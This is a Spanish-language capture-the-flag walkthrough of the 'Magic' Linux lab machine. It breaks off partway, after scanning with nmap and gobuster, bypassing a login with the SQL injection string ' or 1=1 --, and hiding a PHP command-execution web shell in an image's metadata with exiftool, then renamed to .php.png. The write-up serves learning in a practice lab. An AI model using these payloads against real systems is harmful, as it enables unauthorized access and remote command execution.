
Magic
Máquina Linux Media

Magic es una máquina Linux media tirando a casi fácil, realmente su dificultad está en que hay que realizar una inyección SQL por copiando y pegando la sentencia (bypass panel sqli) debido a que al ingresar la sentencia no se permiten espacios.
El uso métodos de reenvío de puertos (chisel), la utilización de herramientas no convencionales de MySQL como mysqlshow y msqldump y el escalamiento de privilegios via path hijacking y binarios SUID.
En conclusion en una muy buena maquina para aprender varios temas en un solo ejercicio de practica.


Escaneo

nmap -Pn -p- --open 10.10.10.185 -T4




0.0.1. versiones

Visitamos la web




SQLi bypass


Encontramos un panel de login probamos con credenciales básicas pero no sirven



validamos con una simple SQLI Sqlinjection




sin embargo, después de escribir la comilla no nos deja dar un espacio, copio y pego la sentencia y traspasamos el login
' or 1=1 --




Se puede subir una imagen luego se me ocurre subir una imagen reverse shell con ayuda de exiftool.
exiftool -Comment='"; system($_GET[‘cmd’]); ?>’ nombre_imagen.extensión
https://elhackeretico.com/como-ejecutar-una-reverse-shell-a-partir-de-una-imagen/

exiftool -Comment='";system($_GET['cmd']);?>' shell.png




Subimos la imagen y parece no tener complicaciones}




Ahora debería haber un directorio de uploads o imágenes, hago un gobuster para validar


gobuster dir -u http://10.10.10.185/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "




Visito images, pero no tenemos permisos en este directorio.




Entonces se me ocurre visitar index y allí se encuentra nuestra imagen.




Al picar nos aparece un códig, peroo no nos ejecuta nada también, pruebo abriendo en una nueva pestaña, pero no ejecuta comandos.






Luego de intentar varias cosas probé añadiendo la extensión .php debido a que la máquina cuenta con PHP por ende nos lo interpreta.




cp shell.png shell.php.png

tambien intenté con mv, pero por alguna razón me daba problemas al ejecutar comandos.



Si bien en el index no se evidencia el cambio




